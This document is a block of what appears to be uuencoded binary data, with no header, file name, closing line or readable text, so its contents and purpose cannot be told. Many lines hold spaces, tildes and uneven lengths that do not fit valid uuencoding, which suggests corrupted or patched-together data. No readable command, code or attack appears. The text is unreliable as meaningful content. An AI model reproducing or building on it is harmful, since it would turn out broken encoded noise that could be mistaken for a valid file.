M&T=)WH\G3AM<L;QM%:K.,(CW)\$]F@VQ%4!RNDR=#IOY(J21#0GM]!' [J>D=S M)=C72\$\$@ER,H.8D:I)`0M\,"S2GF`H3!]-6A004H[P20BV(:0_P?0")\EVIY MJ4DB65QF.NZ\XH7RQTY8?K5\1W;XL!+B-,DSZ!6#B;Z?I?UWD*!XB3Q?^+!# M8R8^X^A\$P]U9Z,.`.D<`@1M,:D`^:;&=!T,3F\\$\$)%Q:*N[8H(VRB)QSRV MN.!X["!(P4:1X/NKJ/Y!K"3&&SKZ=-X,4H5IBM1K/E"\$9.=PUQ3:#X,E\5EM M[9*+P'3Q-N/!,^B23`%-).8DJ5+/#[`%JM-)!AMVY`72Q^8YCCQL*?S/O M6A!@-"SW8+@*_YUA*HX@T2N^&<_/Z-PN\$"/N\$2>43<8<HI6<8W>9W\M.7Q M5R<,[HU>*&\>8+J"20X\F@QU@G/<E;A#P9@KU2QWB#\$6"<#I%EO)`%LP-3)J M!)1W"@9IFD"JRH%GD,:YS_L*`&":KGBZ76X.R[#>`(SU"KZ5L!'9.+F<P[]S MWZ[XA1GI^"@D1L&[T]=<\$@<*U@VJSASW`E0E*0"?._;:(E+F(RJ`/`=0:(^N MH_CTA+KROB`!.#`F/Z]*-HPH&FU3\1TI&&]0_=I0-HE?<L5NX1`H<ZH.WN*` MK,=1\$VI%M4<7S(_SPDB;?%"#N#(6O+C5J)6%NX[Z(Z*%X/Y!F82\R:Y2W+! M^RK("!(?"%V[;#)_PRGM.`[VW"_.#M7U\IA^DY=1K01F=HA<."C720D01GP M(=8Q9SLV1/B(YS.FQE%XJ7BK038[@=![D#D:RH.^@6+CF*" \$9,P3Q=C*+,=F MR\$Z3]Z`[2(UJ#D79Q%)ZAH)%%*,?X/]#-SJ>\AG\1>9?-\$U+CI_`"S">F&FS M7UH]I`BB/._@3M[_;@9W8M;E1`"AY#6NVXX3"9T_@YVCXX,]'25%S0I8,VD\ MZ:03,JG\$IIR>`&LMK.;LHOE=Z?N.6BC()<)VLW2I(3#T!6M3WPSH-;_A'_* [

MNQI/Y2RI\R"X-D[064.]NM!)QX]GH^U+X=MFJQ2`&X/;8A-'5BE`#3*58"84
 MP9W:IE*AO@IGU,;:E8?:"8^[J3.+M7TPMIUT>0_KDYS@`:J836/%'7.(1U=
 MC=0U%.0S\$09)\E\$V`#7]7V)W`Y\!@_VT[>KM5NDHMOB.#&Y(X_0SABQMD`0\$
 MS/1R"#Y_F4TI*Q<&^D`#%_+^20N,E:W*Z`C\$>)GDT*S3Z'0&=@X0FHT5\,1!
 M3(P!A>,79/S>JC=>^>^7T-_9]=??)\$WWO+OE*V4@M&7DZ><,N?6IM"%\$&DI3
 MTX@P5)W>-`(`3(Y"FQ1K.^&`-' :\$)WO0V<-`V)[:^X[>L*H17FIK88\ILOW5
 M4!#]U?7%([Z5H\,)9[J`CQUW+F5NM9P,<Y7.^@;>X8PY[XD+--^1C(Q>:01Q
 MY8SJV_V-33#=#X>SA*)\4`:`C@QBHM"A^OR.5]#3XW(#68&3&<FV279;6P8
 MLR!,R*9])_`&4T3Q\SA/MJ`!%CGV%=,4K:%^(G*#)P`H_9&A2T<2"M`\`"R
 M\$3;>P78"!CRH*=#2C/\`=BVX"=96OWE`YD1P"0"K>+PT045LB2OC&)"Z%U<3
 M]A*`?7\$9;?Q/_/KL33K>17S@86E)-CD8J&9@777T:8?]8Q0)D7?&+8U^:/EO
 M\$.].U+ZG:(Q)\:?H7D>Q^W<A]+,B^QOZ6B(06+409A)1LV6NM*(&9^SZ(_E
 MQ%=UJ5`\$!C`G11:!,.,GD#M\$S`7Q`)4\$PH%20QTI*TJPB;D"ZI^M7>O.AE`B>
 M`&OGGYF6),P_,[43J>Z7:;SHT,R\$SU0;55YJM;W5S)G?['S_/@5@\&F`]9R
 M0%R<&C)NAF-C#S&78_L\$`P9!&+?_?7B^?[ACO-4GBN@5IVU"P^4_Y>T_33J/
 M(R*9CZ,+_;\]V)T]O+^L;O5,.,^7+9:X62>+IUF+J&:Y%9%1\PT!OO1YHL7H]
 M/&_8':MMSXY,[7CX3T<0][FE&/B&Y7`<<\ORT.:6HU*CX+\`5^!6AR4\$@_H
 MM0\8A.2\$G&CTY\$GN[";H<R1-X8_4J;%1Y7P3S+Q\p+<Q&T=28_D0+>MZ/7V
 M;5_D"J(CPQ,8Z8)IP1)L0U3;(:Z>EB.DN.N000-WXLJ/C/(O*\$."\$O(MBGE8
 M`*R]=[T6C#0)4UN1>V(&JAI!%&W38A", (Y87)ONP:Y,61Q>DLP%;6\$L1W=]
 MS)&9:Z7A#_8J<[_4<&^S1Q)%`M@F@GJ]-U`R](Z344:"]RYA<@4/6:KIILF
 M0>Z"NAUQ`Y9KUOXJE0M@X*Q\$S.3YV-^>)%#&P;W@ZA?B?E4U2BW2RU&U\$C@
 M([>(7R,,V5/8)-QD&2LEM91`QZHSN/A16(Y2)N+<0B:3Q0_KM^)[V=F%"S[
 MDWIZQ"9.5;*&C4['&'&&ZCV+RDR?3;FX>S9&OS>\`_`]F*\$S5.=M=X8_5TP5S
 M2M20D#E&F+_C=!.<;CCI5FI7@`[_RT7-^?>%Q,\$1<70^)^RH8Q.KY7Q\9\ [H
 M;R88CMW*A%7-`^&@]9T6N<B%E>^=A84/&J]5=Q"]IJU`I+HPSQL0NI;BM3V.
 M`AM@DJ&OQ35W0\$`L<5@P=I2-V6^[I#C]IMQ2BBL[^S?L&?['`X`9AY`W/],.
 MW20B\$`T("/Z(,@I^L;MWI.B6*NR*KV:8[IT(G=F:MU2QKFP?=N/@VT?W[GW[
 M,'GXZ-&CAVN/-OX3=R-/I+*=NEIPHP;GXD&R<9)\&Y^>/OIF[=OXP>!ZNU*C
 M^@+;TKIUJ%VI8*?MA)9;CR.K4/Z/]O^GXW?]4:C>/+I;N#U_M_K)^]]L^[Y
 M?S]0C[_[?W^]?V5_O.^.]_][2>_-FZ^UOQRT/_('I-D'6.<><'Y>0E&-Y*%1M
 M=R@`8E^1+O`KIS2%603R_M&DH#<("V`U\$=@;-C"W(803XJT192G-L\@XBAZ
 M3T8@&,_)4D?1]C%<DO?V>T>O#[6FM]?C="?H^P=0]&9J+O!\[!7#',,]"[M;
 M1T<'?;6V-U+];MA>YK!"*Q`X:!/D/\$%X/7(#CO:W7NZ_V=E[T7NT<M3NAUBO*
 M0VRFBP[F3L*XZ3^U`I61;^YL<@&3)6BMH\XE"*[#(Y217(I2,_E@#M!M3!K6
 MT:V<J4L4!7/MM\MM=3H+C\$@WF=V367`U4?1NL/E<0:OT5W4N)_O%9DD.^
 M"1U[;3"8&HZ+Y.PH+H+K*.A[\$L_;E.K/QC4M>#5N^QNKEP^SRW:Y2S/1Q/+5
 M@E%N5-.==OU8/H-7K('S+X(N/,`S5)9EM&QTO`T#6"IA<P/!_7^[^;>=%
 M!.;4UBDDI>`!?!1-Z1S6"1H0`H##EYU27E(*QC,!,V_.H'0)88X5I;J,QX6P
 MQ@+=ORZH%7&0E.]T&)_!/@=8WA[L?K]UM!/]BK^V]O;WC.0;7NSM`^P<[AQ\
 MOT/<I!CLTA(U^M3MZ#E7TE0AR383AX&P#KJ`>QLO5!]XO,/![M`.UV"JANM
 M*.Y**INA%<EP`QA3LI3&N=S:;WSHF,T12R3,G'(H&?IG,O-P6N7&U:KA)Y7
 MR0"#9.B)BT;)*)M>4:2U<59H9\I>G9>D%FJY7Z1X:8]-45S=]A%,J&7S27Q
 M_/@EYM^`H8/!F,M4]1;M16_QUG&(#?<+<F\TB3P%`,0D>G<'KZ+C^?NJ0
 MYHF^G)G^V`*62J=#AAL7SOW3\~R;)\$W!%7K*I:0/:M":J@D9,]'9>%YL"6=M
 M:I:FT<I<8V&"ZQ)>EO*JV\$7Q`SPKZK4XK9Y#S?0]G7Q"V;#\>7()U@O\Z7(:
 M3U;B*3B7V]Q(J#Z^0TP9/C]YRJL2"!Y+B&4I+^DC_"ZSD\$@4)E5%KPOH#X
 M==LHH8\IDVN7H"MT-UB&F-H,G(8)=!IF*`1LYWZ\6+@XW]ER^!WR`\I`6A
 M4G\4J;U!VLW>2,Q\8C`)^)`Z:=DA07#]KT-9P:-O280)63.R8U4QL[MBG;9
 MW6R9;6KX`)9%KX85]]`>=,N=Q28&@>`RM9ID;6PS('E;_RE]O\$0NWXG9B`=
 M8Q)&1I"GH:7P%@)D3["6+JM(03UCLMHA"_T/1>B&03\$^@:M#RQY[J;#9SLEB
 M1UT_LH\$YC,`PBZ]<(L(\+G60Z*. (H;V?B.6JHI[V1V@?527_];^,ERE`&\TX
 M`\,53>@H(0Z\$IZ4=-J;8S%Y2/#)\`7*;CHE:BKZ+)WD"DB;%W`0TU/%N\R`
 M-;I,C!\$ZQ%3"9A2-)I^ [4\77IZHSQ?5HVW-W07/C[#9,08^\$O6(;0`IY(="Y
 MS5JOFT-?VW*!?)_*30%=V2\\`1FCV.0#*+6\$ER`[DPW5S.2<9CZG2(W"OOPN
 MCZI3;\$%B>6?5Y(':(E-[1>_3\$3!\?8K?%*OY(8#!/5W#*F)6:;Z\$XM2.R/]#
 M^K.#9Q]ZM*-'G&E`X:=%/1CVZ2E&ZB(8*=07Y(H`JU18BASM*=J.,[])NB(F
 MG%<-#E-V2U>%53_8!F(@I!B30"LZ\`Q2))F?*&+=01;]A*XYF@Z&Y-[#`D6
 MY&DQH\8I0!SA)`?3TGU8'-#,.,9K84>A<GGBUC6DBRB2YJP:G&`&(Z04+0`,!
 M/+],P;.`7'5*B\$0N`Z=R<T^EX@^N4B"H1U1%HI!%-8S0*S0\ (JM=-#1\$]A-J
 MVKACF0)F1%A\$P9L9*A0>`J72C7,46Y\@`42">)#:,;@&?MP"/8%QS=9T*)%
 M (,RMXI=`]4HT>AA?9;R1R`%5!YYK;QV^/NAH<T6\$*Z<)V2`)3)I/DS/<OSQ_
 MT^3]3\$TST&/J0DV,1W\A-*A"-R.V40,"8UN,3H8.J'6D6&%6DEX@N;]2ZZQ&
 MQ3YBQHQ27J;49LBS+H4/F4VGL`5LDV@;F4*^`5155WM.465:0S0S9C\N@1B2
 M.BA,?)<D\$QH44#PY+#@MQ!`!A!8)H+F7.`"JUM`!. (9=EFBJH.<6#Q]N"@M
 MA06)\$WLZ))Q;+--/%\A^9Q92&VK,R7->"SPHQ6Z("TSEW6F(#W.:*)O%F
 MZ/6HM?8!=D,I0&7X;(9AE^20_><=-A5'6-W`R@YQ@U!XW2%&9HG92*_M8%
 MDBBJ4HCS:T4=7RM@_:O:N\$CL7C9>Q@`.4#-#QK2F^EI`MIC=ELZGZ"ZF9-N6
 M:KEIAU-LRJQ:`*L70?*I!DK+K]+WT<W:~F<(7.F`\$>N%#8"#;!5[=(T]CD
 MU3)@.C-/;>;,]\]/UN_%3.U%Y9.?T\$*AW!`X,\O%\$V6D+8I1"&\$X9AL-G45(

M+!6OC#<>\$LS2 [FF2KK916' ' ?] .C8P3L>7O^X?=_=?H_3'UP0Q&@:_5_&<V
M[J]O^/&?OU%_?M?__3OT?UL' .WM;OT75']&L)<X*\!X/' TX8\ /I5 [Z^' ; [>V
M=\#, 3*<*V?1J]+T:VZ\$:7\$7745>6XJH'%A-4Y\7NP=' ?>V] 465L' 3J]' Z (, _
MSHNEV\BN] Z"=C9-TO-G"C=13CVJN3C/5]FWW#>HWHN\I#&^DWJXH-@#C+JGC
MKJ#;K1J^~KE9&K_01=__^Z+OO\C]_%_1;C\U.G7VG)P<@]M_)<GF@7" [*F9=@
M-(GO;;F1+I>_V]2:7)RTGCMGY+S\$@XL`+J.89:]4TP (&8IR/!;BW+/1B" (J
M8 [@^4*v<8, !; "-6WDM+UR.W!Z' /15N=H=^_OD* (#^+D-JW\W' C>N]]..TMI
MUWGW"- [ICY%^`)5IH+U[G7]=: ` _YEJ\BMAY=/AYS `&D%M&AA61]@LHWUAQJ`
M1QJ`1PB`*\ ,1N3JV=&2>G% (/ [^M26#XR3VY_&V; \$#\V0'] [WBVT\, ' !1C<@^
MZJ` :3OCCA.)AH]2D"@T&"0@QX%Z6C74P#>PS-5'Y#H^?0^ (66E) &E?=@SBQ'
MVS@C=3HB""5OWZ40"#] "SN%_&43YZ_`6WM' Q&UC7^S" F:/WA" F2SC] [/% (; .
M1E%ET. ,H\CQ, 8 (7A=12%D9`#1Q-VK76 (\$\=8TZHY^ .Z_?C (^_A (7<?UQ_6'
M\$0%" \9=@V; #, 7Z' /#?I0A<% .DVMU_:TWZV]=]T>; ')_G; 00L1)N!:VK\!HC\
M/OT>U [`6*2NYFOD&&>2I@7L;>)DI%]C@ `O<?512XQP4>WJ\H<)\+/%JK*/ " `
M"WS [L*+ `0RJPOEX%Y#=#<8. , 13X.8A&TH (@L_TD8>JLJC) EC\A=' X\V/. (XLX
MHLMYB/, HA#?K=LT>A=!FXW [X^ [TRWCT* (<W]M?#W!V6T?!1 `F>A!!7S?E+` V
MD8LD]/V; "OB^+2.U.S]KND`%@.OK9:QW"__`4KJ]5@+A^K [PMW`+W]; :H`O+!
M(OMF_:\$Q&;K;G) `5IZ=I\D [\$4 [/^K87; +<!3LR\$6SRW`4W-/#, PMP%-S []']
MB@ (\-?<%_K@%>&H>T.2Z4W-HIF9; 8UO+< `*F@!GH-P]M)UX) &NGZFM@F7@D:
MJEJAM:H2--; U!_<>5I6@P:Y_ (R; <*T&CW5B [7PDI; :B->VN5D-*64B\K (:5-
MM?%HO1)2VE; WUKZIA)0WUKU [&] 632K-Z [\&C2EAY<RG\6#\ \. `1UM'N=L_F
MP@-*KC99N`&:]?MKWU: .A; ??_7L/J@=#\W [_X5KU8&CB[S]Z6#T8FOD' <I_ [
M16CJ']S [IAI<FOL' #^]5@KM!<__@T: -*<#=#H [A^NWZ_&:)K [A_?7*L' =H-E]
M^/!!); @; +L/OUVO!I=F]YOUZOVW0; / [S?V:#4BSJS9Q-; @TN]]\2UM0NT9O
MMKZ:H=DL, BSRQX; \<5_>.34>2A_W7-J/72J*?K@M/_ `JOD\$7/ [>]G [#, ' [#
M9J`D-9C.QKU\, DR+~OV&6 (#PT (WL=_5_7\$-&*UY) L8L89. `?R; 3S%II4@LD
MY]7M]H3DV>O2, ^`4Q5GP7`&CZ0\$?/_YY! /9'N^FR?0, -S` [4' 9R`<3*#!+E^
M@U@GQMP' X6D?U (U) SCNVA) *CRK; `MJ`V00:31\$-JG*!L^& `IH%_CY/+@SVO
MUWD1I\//V' EX%@ (K#& (PM0_`Q1<_G"55J`TE (<- [.08-B^UWEDJ"Z<BBK=#G
M09KG61\4OEA20=0.3DIY0L0TS>N#@' 3; O]XB-.H//@A>-&7Z6Y*P\MJ#V@
MFW=*:JI) , :W\$, !>WT>LBT#`& [CI; LV/Y\$, QC8-\$M`*>=L, .I.?DG\$Y<415E
ML46E7%4\ \$ [E47N6+>)@.0)>F&Z##>TYWM, ^X" I=E8: ^1=^ .!!>_Z\5`33RL,
M1RS"9V?D (]H:O<!2F [IRO)_/OX"/YW1<M.QV0#=#B4N@V@0L<S&, WU* @7J/C
MCF+XD `Q' H`*WFN] X4Y8Y"98Y\$5ZH<<!E] <2QGC<^BJ; #9Z9=B.ALWS^Q [W4,
M9\$XU68!1PF#E9 (@6+), D\3B4Z8DBV. -V4.PZ&X, , ON.02M5"K_2BD.1&3%TW
MFJVJ#B##O:Q#4>\J%P@SP%QKB<!?PC& `CGL<5"M">>8:>M; >B_X<7HS=; AW^Q
MQ4YTL9-@, ; , \; =L, .]EMO>W]9>?O:\$CBO"%C>5V: [. =M`51"8:7V2: !% ^BR,
MK-L\CF<, *2\^F6CK=ZYU->OCRTC; -:ABHKU6#^N/WK# (EKT2_9>LW8G) ^G`\$
M*GYPC, [] [%G> [I"0S\U2A.2#R^PF!M7`^: \$F`Y9:]KVK>A9I/9F6N^=; RH
M\$L:FY`-L)D)R9SN)5PML*+M; 2EN*S57LQILF9PXS`N8, ?,)>\BXPP0-4>^EX
MH-XH [-\$; \$9]@YNT [UT!H-M9!IN2:<5^ (B%!-V, ;KH":JI@AJ0EKN@^.]4K0D
M+##<^A>5Q0V%RT\`I\G, WNE7J&8=L; >MH%YY1+"DNDI_.YC6PV:HSDH (Y" `) ?
M=; 7&@P,]4]LI2`3@-B\#^=#8L6.D`B ((!/S3B#XJI@1*PQ81OS', MG\$-PAI/
MW`HUWCT"WSQL&U2AF^&F\$+M"; !WN7O=]1Q@>/M\ZW (&E [@@RKC@*7":)RX/D
M`)E#K3QC`A)`1; SO4C760THC) ^N/U/ [Y1U@NN1AJU=MNDAJWBB"D7 [NC5+&
M_R>1+3]6@\$\$8/<Q&I#Z2R3598J<9&!; CH_!LI/:T\$>1LRI:"^C`44`G_`E% =
M`J!YYU.]*?0HCCU`Z>:A9+O>Z?.6?` (MV7I@1LW-CD>.%9X56!2W`)A>B*
M; 6OP0N%5\XK.=H?)6QEBLW*; TL [2=X<>W%&20<5]6<=#F>&N<B (/VBUX&S%:
M_W#PF3.U (GO<`D3\LD)JF@8>2)]W_W' 3G17N_!1VYPXT88BF?R8_JPQQ%H-
M2N_3Q.:U4BHJ@B8\, ; #GICE*1T]?QUHR (KXF\$/S3: [\$=CEZN=I, M*/8F; !
MXY:LF0S9D@P#@IS3J_+U\$70"AS:&6 (P)HE5KIZ<B*N"B5->.2EON*ES4\$.I%
M?FHC>W; :/H%8B7S\8%?39\`D:D#88#-ZVY?:\$#]R-RMHU)K&^<^K86Z: (.+Y
M`:`!\$@V2] ^F<F]XHV ()<X#\$!%?C>!\MJ", -NUQ*#Z38`T%XP.FJXU (, =LR!S
MY<; NB.Y6UDM-5]\V [*!A3BW.Z3U; GG<&0A1U62KQX<E3B=+\$+HQ, ^W* &5@2Z
MX [GE8S-`@; 03K6AAW9QV`C%>?; C"= `VE, _G/49], `88Z\<\ZD!J083L=\$F
MT!&6.`"TV`_&^V% [9_?U [MZK=INQ0C=W1PP.HAKZ*PNW# [<%KP&7+.I8?!*\$
M/W)2!&= (O7@P< (I9 (= "2#^)3; P`4+/W%\74Q7K9T:R\$? \$M1XD. .2>FF]ANTR
M/] /73GA=VF`L4U_`9@N+C\I/M1N`Z, . =GNC7P\$X/]E* [9Z [; D?2TN/&1F2 (+
MM7Q+5 [/@`N_]8^=@?^=%Y [/-31VH\XA5+; 1PRR^1!XY7*\@#.Q7?:CA3UN=8
M4P?"4R@6Q7V, 3&K\O2MQV3GRHA5W4RV931?^+%R>&01TEP, `X%J0)Y-XRDYK
MN.L@3<%OLJ^A#!TD98D)?\ZF4N6XB"9%):B%=*PY-*M&3_8G8M<C8W<+,]>
MNY&%LQ1Z [L [0W! , /1\$QB@`&8"%LHZZ<N34RF80-6%0VA3)8GR2EFJ\IF_7/%
M] [B.4CY/**; 1QJ!F4\$/XEWHX1Z4174)8)XD5Q-V@`. *A6SR7, &YFP-NV3:]\$
M^TT)R>EVH [5NZ9-B<MFY"KQ>PN', X9]P [5I:JN/B??`, ZZE@LQWI]"R<9, US
M'0NL, +.Q:H4!\$7F!9WE16F%W%6OF, 7`Q:%5-6^1P'.%RPK], A (PY3"AZV!!\
M+=ER.3I-ISEDW1N3Y7G!P\3X//UL7, 20, 2\; <^>DW)V\$MYB&%C.5D`5TSJU#
MEF7=>L?&FJFG2T&2ZQ+%UUL`KW:<, P@18^MH!R+S.`>#I?G<)T7U<"HB#6<
M9S`) "R [E)O9N7_+R91HAJD_< (Z=C9D84`0B=L@UEV^J; "A>5P=XB () :V`YF
M7:\$P!9A!EWPSR45A@.; F&"\$.HP (@G2+LK5NEJH5I+W8%L<2E/, M5ZUA% `O2<
MPI9\$] "6T1%]G#F9P0G.<JHGE5, 9F#JDNQZQC9W#:S!'3#R'8B\$00"0P.@)\$*

M^IP^F:4A:K><8(X:3*O)S\$GR)W?D2W;GWB+')UG1NLE@JZIS_PQ/9<6??/
M%4QB)LZ6!H<*W*!2CRW2K,VO49-CJ985JMJ%E>=SY;Q7LFF+P6/F?H')QW/'
M3/_':Y!%=;[:[XP%D-VQ(\VX)R#W.A"*]!PSRZZ"ZX-I.#/YJ^+7M]OI\Q\
MZ]620:L\Z5!KKI79?/E8JF/%,<^<3T`WZ.00F2?QTMBD1?'<B&#\$J5\$="HU"
M&NU2EF5][IO<OAC!93)-4>-GQ3VW4>DG\$AG(M5NKDCV)W>+(H&KD24OL%3^W
M@CGT`)*BM:"LZ:G658SB#WW%#*&D)E2=%FM<A86R44N0FS5=.U6!;3\$'E-*&
M,'KT1I='Y]JX]K,7^,K(>3=%HEKF6Q"-B.W1.4Z,"_QH5B0?>K.Q>G[7UBL'
M/SJ;'E+=LE:YCT00-0Y^<(NMB+Q>PGV@W(CZJ0[K42\$W,YL&1\$RK\$'-%,1-W
MGMJ(\$\$)NO"35:WK_'0#OA[UD.*),B702@.+: "B!U1<VLF\$D4;, [V,,8@3C\$\$
M=.3K!NQCQ;+/\D3?@3[=Q)#?F-U11DIMF5X1?4A*!1*7%Y1G*]YO2WJUDC
M:A1#^63Z+H`AH3"/7SR,4,\$V&_.E%<@\$]1&]B: ?OS&T>K1Z8RP79G5Q?&>.,
MRS##"H4LQ(9-HJEHC^KX^~Q@/Y[S/^:.3;=7:D.+80`#D-)X9G4/,-10%GH
MG=G0ON)63L')\$:D%>A>R4]27A"S\$%E1+W04LYW<L"'5F&(,;_`ZS9N[^~ZH?
M9[0!CDR.LOI.;2^B_>OTZW4@6'A\`[5I<84KKR"3/(<0E1SGOE'C#S'JBAD
MU?4\$K:M_>P;SVC+\(A)=PU; ,PM\$U'`'[!\$[0#U!S@%F()W[I%NKY98%/K!
MAB#M** (P1?V5,K,%C_ZF) [\ .A]/PW%]4=8(+U8S7,@N@&2>7KRHS5IJIHU"B
M\-*0=M[@ZD!@^&[] ,V/E&1TK/2U;@KJ&/?7.C+)<E;LRJD>\6C0_A0T>:MD4
M=>]&J)Q_WBYRD*Z\$#E(; "RD\KSX' SIKJUG7]+) IIL'VM^*9;D@U7M&DAYC]Q
M\JR`6K#, %&J>\$S<BESV=\$U' @3W\$C%1V2WZ=\ [29>'E@/HBBQQD>051-`6\$
M)^9R;!@A?:VV&BQMG\$GQ*K:<I0@S^1KH7;J-@_:NS*SY^01K=FA9BR!_K/6
M7\$I(N9\5S1H[602>W=X=:R916J1.Q^12TZ<+V4DJ(FGX4%YGWPZI9T2T&D`4
MO88\$KTSKBVYD["FZ&OL,)VN,RLBJX.,UEX<U#[\OS^=>'G/*[F7J6\$2Q'RP#
M1,C3D5DAECW!A,<O!9DL,B/9U3R)/D^=FWM9E&"4X%C,6<ZYT.V.F1L_JEYF;
M\D@Z)LT]!-35P48Y\PAHR#!ZY\$C=82A<Z4P'S=5111'-<;HI]04&>(4+R4#Q
M-7"JB/-(<7Y58)!RCB@K7F=0\;C3?Y.''\GCK\OS_4)@"=?J3.25KO^)'DZ
MLU)(14" [8P5J]/'P,'N-#-KFU'.=/: ,Y,N1RRD_, [^AQ[@`FG*+C<7:'E=
M+MJ!7*KBDEJNRL9%SYZ5@>U'VE>O"ZI=[J=C%D),3%?D9)MGS1IV#JZ\5'H[
MB7#CE4@7\$>KF=2ROE6\$S=E%JE)Z]F%>(' ;2SK=8<<'B;6KO-L3H+=M)<RMX4
M]"!>N\6@DA&M!"!Z6FKT[?\$!LMLOOM\]W.F]V-\[VMO9>0%&K1#D2_V#(,O8
M47MU=;4;04E3K"-#I4,7*Z?I<.B8B*FS;7PU@J#/NC\$=L5FG98%2JEJR`G&8
M911XJA&*4W3XP]9;0IG\4BU'@@"!]&?'V*PZ+&(^(/9/S<Y4E*%WD3,I\U"
M8"18J-:G*R'D(,NF\30=7JEI6#`L3%IT00NE90AH9')^&60Q,4U(HH'I:HHL
M*A^;H`O?D/7!W!PFZH28'?#N&29H#31(\WX\`5#V-(^+(+['80-RS1U0V.LK
MXAJHO.+8;/X+<\F2GO(4X]V&/D)'\$#`^A3C^?&G6S)RV\$<]'>IA\H&*@*^:0
M[!`]/)TR&!CV#\+ZZ:@*F/*MW)X-?F[AS"C3):V.,=&PYEM@-&VF+SZ+*30=
ME"*&2.?(A+5A>:5.:<I9'7,[2/'5BD(H='=.)"VTMJ)'7#X.H8Z9L*?Q. \$_U
MP\$R/)'@#KA<BRG-("N@EY?^#D'CK;DX`T.AI:G&RDOM(DYUX<WE">4M@.CI
M8XN^>KAI8>>-1ZRQ5<JW*#@[U(\:G3^RV\92#7?/QGA'8G\9='',1%F[61P(
MQ@^N@HPE"#*+;BT+8M@PY: X4MQ-' :Z8F2DI(^, :5@BK95K,]'2<)8U"V%!'
M:K)M[&R7EL; :`MIIRC&[]B\$7>S4P\`>X\$9"FR&'8)%5H/\$JD\$67U;=6B:N6
MYC@)+"U5RAR-,5;U_<!PC603)F%6?-RXVK@4VW4/ME_+IDJF9-ADR3%I8ZM+
MH]*0P2RE*280-1OB75&@P(\$#NU61V62J\#9/B@K[16UG\$K0Q<;0!O.P!*Q-K
MO.BQ<:"CU*_ :7OL]5#SMA'=T;C.]G>1R: ^?_8"#DL6[TM(TL)C7E3S#?6<)
M%C/@MV'UC1&_:[_OH5E3.WY>FZ'I_] ("UOQ"!BX,^HW=,2J"MBAW#*0I2?-"
M6.XK/(4\.#.;E:.FU7+<V:IZ"8)WAEO]@G`S1C7\$[*;>T*4*:'FY9*B7!\$]:
MF(*,]UTZL19_=#S:A^55`UQKF.R%G`O<XBJ,&WUQ=KUU\A6R<Y7N.3::V7)
MG<T2\G8U:\$;F#<4;^SI;0EWI]4HW'P.[='LU,Q#V?/4H><@#UIUXX5C)03\"
MTZ]3/K3\T^UIZ5"KNC55N9057Y\<%0SR<-:6H=1&6;_DN[8%#`BD9BNHT@K:
M/U2;/S307E6,5=\1W>ST"CRPL[_[YW+VSUL]Z[, (S-'G%/RW--"'):M5(MR
M]' "&.QR3-88Q:BS!&5?I^[];G&4A%-FW!;"&<-)EB:\6EXB0:FAJ[.M9;N%31#
MJ];#G]_#]_DB.44T7/0KH#MY<\$.4LK/#AAVM%F*C+Z7Z=1&#"B>1K`-A8.9
MN\$ZM+E=.NF86-) *#T[,U4:Q8<'>]F=;J6M=5ZSHDQ>PY..C*,AK(@6!OMZ0K
M,5<6<P.!+0KFWS*6\$[DRVDV27]34^+=LX,6.4L:TLC2X]AP5Y'4.ZQ&.]L="
M7..9\%LES(GKN!\0U8KQVPF^-/F9X(^TD1/D;\$^0%+C1)4QP1)VULPKG`O
MY<- .G,)V8S@GGW0?Y8!5<\7)O_ [*\1?#50)B95^J7&KAIL7+MH=F6QM10M`9
M(R+<SD:3&4NK1HHM&LU&(C4"C88E:T;B%N7GZ\$Q!"1[])9V^&&@40(2F6GY.(
M@8`594<^^#(9(:GHR1T?.GA7G+2ND[C/F;'S"!FT:R?:&0X22#A'0JJ5'\$%
MT="D.!7KXF%#: .U8D03R&=>03R.66&7;7-TZXA%L:ZTTJL7(7,(LO'586%M+
M)!YUP!*I@%EA4@8BQ(FYU02QJ,.[0WLTPKK6S\PEL"+RSBW.2\))\!N='2Y
M\$+45*5?+IJDZ.-\$#!V078\PT.)AA1;7D"0G'(BD8UE41'9,4OPS2`;EH@K<W
MB#OX/(:,H5W*NK@)S-7E3,A@W*59GW#G75C<*SMLG@1/![:RLRNQ4A76Q(O
M+;)DE6N&%U7P[!MF<"+6<]QHL`TM^@F4R'FPCHHFDX%:94\$JP9K%!7H0K[:
M6%:@KL8=R#>J7>VX)N&1EIJR&8`LHA4G`XAQ2L0+8,UT!G87F6C45KHI,'4
MD3%SUI0),-+4-*2'1/KQ&-`3\$>XT4\?S)3JG]=7,3=/L,57CRNL=9ZP*U#QP
M?&`:8DKZC+4:ZC)!V%]0^DU=31)#?+?A`@!ZE%PJ5W2Y>QV3FY6+LBX`K"L4
MFJ"! !9\`&7O)4I>,K9PH5.OI'21%,E5+JH^0M\$`76UN3)K^`*;G\$[BF=.GIF
MH]M@R*I08!A?039@RGVLEC1[%U]UN=)PAY]"G<"1\$%]A\<!C&J*6::Y'MB*
MX]#.,6%Q/7GP.1&(!>+N\$><,\KD6VC'!K58J.N=SA<J8*8QA\$GWN\$#07067]
M?(>,@%9;YSEL<-__6!7-Z#I1K>=SLF3O8((5P0.KUWY[@8A\$K`&.#04)D8:L
M` `[];?&9U28&O3TK:F(HH!'5^K23+%`\$'!.CI8E&\$A*L5U7\JHF?)6N<1B>6?

M/1/34.UC]?*_IKI+=9&*&FD[/".?I0.AK].="+ET,\&J*U"]9B!!O=9E`2JQ
MM6;?589H^K<%/JI5=^@+6+VJ9<72E<ZUXQ[ELY.&<8]6GMK^A+>(']P"Y@@9
M%M"A3Z,^>*&Q`7=A/>O!YD,Q@I<)^-V3,E_54R<U\/+Q\$!B!JTC?N#"\"1V@
M1M=1Y4S2-*19Q\R`%B7`>+`2J._?_8K1X]1;.VXF>BBUX^#AFB'[F_&]4W&
M4M3I'@G3XHFU8; ,BC46B5P0",@4HA%GRD%\5M11V(-ULE;P%[S@8Y/NB>%\%
M16D^J\$\",C?#)<]>K' :-, [HPZZ"[13^+AXEB2>'R=!E/!R*"!&^G=^S\>4>K
M-3>LA:]FBBS)M]%%\$P4ARL08;Q=:3A\C8*,1"!WIM3]Z!N^DUJH^%<97*3?AV
MLD.<NBV!\A>L[U!"9!DUSL-*"S1@<JB#A;#Q&BJ0K1=GS:%LP+LSKL8=[4;H
M\Q1CD3?@!GNI-M;Y3-U4A5ULXK-7\$\\L@#SD(T<4N"/F;Y,LI!E1)! =KC/2Y
MB=++UUNO#FE=__UDR06F@C"! .6J8,CTSMX`*FM\$@#J>'=]=O:"[1F=02G2;<
M_:;7F"8VDQIBH^=JY:FH\$R)#DVDR2+X\$ (6H8M&+2D.(T/5Z<:-77;(_6V+9U
